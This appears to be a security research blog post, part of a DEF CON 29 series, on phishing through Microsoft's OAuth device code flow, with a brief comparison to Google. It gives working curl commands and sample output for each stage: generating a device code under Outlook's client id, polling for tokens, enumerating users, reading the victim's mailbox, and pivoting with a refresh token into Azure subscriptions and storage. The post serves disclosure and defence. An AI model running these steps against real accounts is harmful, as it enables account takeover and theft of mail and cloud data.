This blog series expands upon a presentation given at DEF CON 29 on August 7, 2021.
In Part 1 of this series, we provided an overview of OAuth 2.0 and two of its authorization flows, the authorization code grant and the device authorization grant.
Phishing attacks are starting to evolve from the old-school faking of login pages that harvest passwords to attacks that abuse widely-used identity systems such as Microsoft Azure Active Directory or Google Identity, both of which utilize the OAuth authorization protocol for granting permissions to third-party applications using your Microsoft or Google identity.
In the past few years, we have seen illicit grant attacks that use malicious OAuth applications created by attackers to trick a victim into granting the attacker wider permissions to the victim’s data or resources:
- Phishing Attack Hijacks Office 365 Accounts Using OAuth Apps, Lawrence Abrams, 12/10/2019.
- DEMONSTRATION – ILLICIT CONSENT GRANT ATTACK IN AZURE AD / OFFICE 365, Joosua Santasalo, 10/25/2018
Instead of creating fake logins/websites, illicit grant attacks use the actual OAuth authentication/authorization flows in order to obtain the OAuth session tokens. This has the advantage of bypassing MFA authentication, with permanent or nearly indefinite access since the OAuth tokens can be continually refreshed in most cases.
In this blog series, we will review how various quirks in the implementation of different OAuth authorization flows can make it easier for attackers to phish victims due to:
- Attackers not needing to create infrastructure (e.g., no fake domains, websites, or applications), leading to easier and more hidden attacks
- An ability to easily reuse client ids of existing applications, obfuscating attacker actions in audit logs
- The use of default permissions (scopes), granting broad privileges to the attacker
- A lack of approval (consent) dialogs shown to the user
- An ability to obtain new access tokens with broader privileges and access, opening up lateral movement among services/APIs
Finally, we will discuss what users can do today to protect themselves from these potential new attacks.
In Part 2 of this blog series, we will look at how a phishing attack can be carried out by exploiting the device authorization grant flow.
Phishing using Device Authorization Grants
A phishing attack that exploits the OAuth device code authorization grant flow was described by Dr. Nestori Syynimaa in his blog, Introducing a new phishing technique for compromising Office 365 accounts.
Below, we will explain the attack scenario in detail, how it can be carried out, the underlying protocol issues that lead to this exposure, and what can be done about it.
When used in a phishing attack, the flow looks like this:

Step 1: The user does not initiate anything (no login step).
Step 2: The attacker initiates the attack by generating a user and device code. In the Microsoft device code flow implementation, well-known client application ids can be reused, such as Outlook’s id, and no other application authentication is required. No scopes need to be specified at this step either. The resource parameter specifies the API resources to be accessed, and the graph API is one of many that can be specified.
curl \
--data client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c \
--data resource=https://graph.microsoft.com \
https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0
Step 3: The user code (used by the user to verify themselves to the identity platform) and device codes (used by application or device to verify themselves) are returned along with the verification URL.
user_code : ELSEKDEZH
device_code : AAQBAAEAAAD--DLA3VO7QrddgJg7Wevri4xk7LwvoX90cGR…
verification_url: https://microsoft.com/devicelogin
expires_in : 900
interval : 5
message : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code AGMKMPPLM to authenticate.
Step 4: The phish is delivered with content to trick the user into entering the user code when logging into the verification URL of the identity vendor.





Step 5: Upon following the link (official Microsoft login URL/domain), the user interaction looks like this:
- User authentication: User enters user code

- User authentication: User enters username

- User authentication: User enters password
- User authentication: User enters MFA code
- User authorization: User is presented with a confirmation screen about the application, which is a different, existing application
- Confirmation message: Simple message is shown.
Step 6: The attacker in the background polls the identity system (authorization server), waiting for the user to complete authentication and authorization:
curl \
--data client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c \
--data resource=https://graph.microsoft.com \
--data grant_type=urn:ietf:params:oauth:grant-type:device_code \
--data code=AAQBAAEAAAD--DLA3VO7QrddgJg7Wevri4xk7LwvoX90cGR... \
https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0
The device code retrieved in step #3 is the value to the ”code” parameter. The client id and the resource remain the same. If the user has not authenticated/authorized, the above command will return with an HTTP error code of 40x with a variety of error messages. If the message reads “authorization_pending,” the attacker should keep polling with the interval returned in step #3.
Step 7: After the user authenticates and authorizes, the command in step #6 returns with an HTTP status of 200.
a) OAuth access and refresh tokens are returned in the response to the attacker:
token_type : Bearer
scope : AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite
Contacts.ReadWrite DataLossPreventionPolicy.Evaluate DeviceManagementConfiguration.Read.All De
viceManagementConfiguration.ReadWrite.All Directory.AccessAsUser.All Directory.Read.All Files.R
ead Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All Mail.ReadWrite Notes.
Create People.Read People.Read.All SensitiveInfoType.Detect SensitiveInfoType.Read.All Sensitiv
ityLabel.Evaluate User.Read.All User.ReadBasic.All User.ReadWrite Users.Read
expires_in : 8743
ext_expires_in : 8743
expires_on : 1627727759
not_before : 1627718715
resource : https://graph.microsoft.com
access_token : eyJ0eXAiOiJKV1QiLCJub25jZSI6Ilc0dmxZTk1GbHFvdGVQck...
refresh_token : 0.AUYAAknJ93kbWUyXs2JQOrZOU9YOWdOzUgJBrv-q0ikqsBxG...
foci : 1
id_token : eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhkMzU5MGVkN...
Note that a scope parameter is returned, even though it was not required or specified in previous steps. They reflect the default scopes (permissions) that apply to the Graph API for the application id used by the attacker (Outlook). The attacker has received a token with broad, default scopes within the Graph AP
b) With the access token, the attacker can now query the Graph API, enumerating Azure AD users:
curl -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6Ilc0dmx…" \
https://graph.microsoft.com/v1.0/users
businessPhones: [],
displayName: David Marcon,
givenName: David,
jobTitle: null,
mail: [email protected],
mobilePhone: null,
officeLocation: null,
preferredLanguage: null,
surname: Marcon,
userPrincipalName: [email protected],

businessPhones: [ 6505551212 ],
displayName: Ed Van,
givenName: Ed,
jobTitle: null,
mail: [email protected],
mobilePhone: null,
officeLocation: null,
preferredLanguage: null,
surname: Van,
userPrincipalName: [email protected],

...
c) The attacker can also access the victim’s email inbox:
curl -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6Ilc0dmx…" \
https://graph.microsoft.com/v1.0/me/mailfolders/inbox/messages?=subject,from,receivedDateTime&=25&=receivedDateTime%20DESC
id: BAMkEGMzOTNmY2P2MUliZkFtNXM4Yy05Y2Q4LWVmOTRmNDVmOTl...,
createdDateTime: 2021-07-31T08:39:20Z,
lastModifiedDateTime: 2021-07-31T08:39:21Z,
changeKey: CQABAOYZAACS+uJZ/y/eR9DpOLNLNpYjAAAO+Xrq,
categories: [],
receivedDateTime: 2021-07-31T08:39:20Z,
sentDateTime: 2021-07-31T08:39:17Z,
hasAttachments: false,
internetMessageId: <[email protected]
otection.outlook.com>,
subject: Thank you from the Microsoft Outlook 365 Team!,
bodyPreview: Thank you!\r\n\r\nFor being a loyal Microsoft customer, we are permanently
increasing your Outlook attachment/file storage by 1 TB. Additionally, the maximum attachment size has been increased to 100 MB.\r\n\r\nTo receive your increase:\r\n\r\n 1. Go to our secure ,
importance: normal,
conversationId: OCRkAGMzOTNmY2M4LTlhYjQtNGM4Yy05Y2Q4LWVmOTRmNDVmOTliZABQAGSVy-Mk2htH...,
conversationIndex: BQIYhfeOZJXL8yTaG0eh9gF1dUWBcw==,
isDeliveryReceiptRequested: null,
isReadReceiptRequested: false,
isRead: false,
isDraft: false,
webLink: https://outlook.office365.com/owa/?ItemID=AAMkAGMzO...A%3D&exvsurl=1&viewmodel=ReadMessageItem,

...
Step 8: With Microsoft’s implementation of device code flow, one can also change resources from the Graph API to other resources such as the Azure API.
a) The attacker can use the refresh token to obtain a new access token for Azure:
curl \
--data refresh_token=0.AUYAAknJ93kbWUyXs2JQOrZOU9YOWdOzUgJBrv-q0i... \
--data scope=openid \
--data resource=https://management.azure.com \
--data client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c \
--data grant_type=refresh_token \
https://login.microsoftonline.com/Common/oauth2/token
token_type : Bearer
scope : user_impersonation
expires_in : 7437
ext_expires_in : 7437
expires_on : 1627728690
not_before : 1627720952
resource : https://management.azure.com
access_token : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Im5Pb...
refresh_token : 0.AUYAAknJ93kbWUyXs2JQOrZOU9YOWdOzUgJBrv-q0ikqsBx...
foci : 1
id_token : eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhdWQiOiJkM...

...
Note that in the request, we did not need to supply any new information. The scope is passed in but is a very limited ”openid” scope. Our response gives us an access_token with user_impersonation, which means full privileges of the user on the resource. No secrets were required either. The lateral movement from Graph API access to Azure API access was fairly straightforward.
b) The new OAuth access token can now be used to access the Azure environment:
List subscriptions:
curl -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N..." \
https://management.azure.com/subscriptions?api-version=2020-01-01
"id": "/subscriptions/4af98c72-439c-20e2-f4c8-1d5cbcf77f02",
"authorizationSource": "RoleBased",
"managedByTenants": [],
"subscriptionId": "4af98c72-439c-20e2-f4c8-1d5cbcf77f02",
"tenantId": "e9d82132-9c21-3d49-793c-31803ba46f20",
"displayName": "Azure subscription 1",

...
and access all resources in a subscription, including the blobs in a storage account/container:
curl -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1N..." \
https://management.azure.com/subscriptions/4af98c72-439c-20e2-f4c8-1d5cbcf77f02/resources?api-version=2021-04-01
[1] Resource: disks/redhat-vm_OsDisk_1_4XXXXXXXXXXXXXXXXXXX7a9dce8ZZZZc
name: redhat-vm_OsDisk_1_4XXXXXXXXXXXXXXXXXXX7a9dce8ZZZZc
type: Microsoft.Compute/disks
id: /subscriptions/4af98c72-439c-20e2-f4c8-1d5cbcf77f02/resourceGroups/prod-rg/providers/Microsoft.Compute/disks/redhat-vm_OsDisk_1_4XXXXXXXXXXXXXXXXXXX7a9dce8ZZZZc
…
[9] Resource: storageAccounts/storageAcct1
name: storageAcct1
type: Microsoft.Storage/storageAccounts
id: /subscriptions/4af98c72-439c-20e2-f4c8-1d5cbcf77f02/resourceGroups/prod-rg/providers/Microsoft.Storage/storageAccounts/storageAcct1
…
[a]: containers/storageContainer1
name: storageContainer1
type: Microsoft.Storage/storageAccounts/blobServices/containers
id: /subscriptions/4af98c72-439c-20e2-f4c8-1d5cbcf77f02/resourceGroups/prod-rg/providers/Microsoft.Storage/storageAccounts/storageAcct1/blobServices/default/containers/storageContainer1

[BLOBS]:

<?xml version="1.0" encoding="utf-8"?>
<EnumerationResults ServiceEndpoint="https://storageAcct1.blob.core.windows.net/"
ContainerName="storageContainer1">
<MaxResults>5000</MaxResults>
<Blobs>
<Blob>
<Name>social_security_numbers.txt</Name>
<Properties>
...

…
Et tu, Google?
Given the standardization and popularity of OAuth, you might be wondering if other OAuth providers have similar risks. When we look at Google, an attacker can perform a similar phish using device code authentication with much of the same benefits to the attacker:
- No infrastructure needed: An attacker does not need to create an OAuth application or any website/domain infrastructure.
- Application reuse: An attacker can use existing application ids, leading to some level of stealth/obfuscation.
- Weak application authentication: Authentication of the existing application id is straightforward with easily obtained secrets.
- No consent: Consent dialogs are not presented to the user for scopes such as ”openid,” ”profile”, and ”userinfo.email.” With other scopes, consent dialogs are presented.
However, the overall exposure of the user is limited because:
- Limited scopes: The attacker does not receive broad default scopes as they do with Microsoft. There are only a limited set of well-documented scopes, which need to be explicitly requested in the initial step when creating an authorization code (device code).
- No lateral movement: The attacker cannot pivot and gain access to new tokens that have different scopes and access to other services.
Conclusion
We have seen how the device code grant flow provides attackers more opportunities to target victims with phishing attacks. This stems from a couple of factors that underlie this flow:
- The device code can be generated by the attacker as opposed to the authorization code in other flows which is generated by the identity system and passed back to the attacker. This makes it easy for an attacker to start the attack.
- Existing client ids can be reused easily by the attacker, making this attack more stealthy as it appears to be real or valid applications the user is interacting with.
- In Microsoft’s implementation of this flow, the attacker can easily pivot to different services with broad scopes, moving laterally within the Microsoft applications the victim has access to.
In Part 3, we will explore what security controls can be put in place to defend against these new attacks.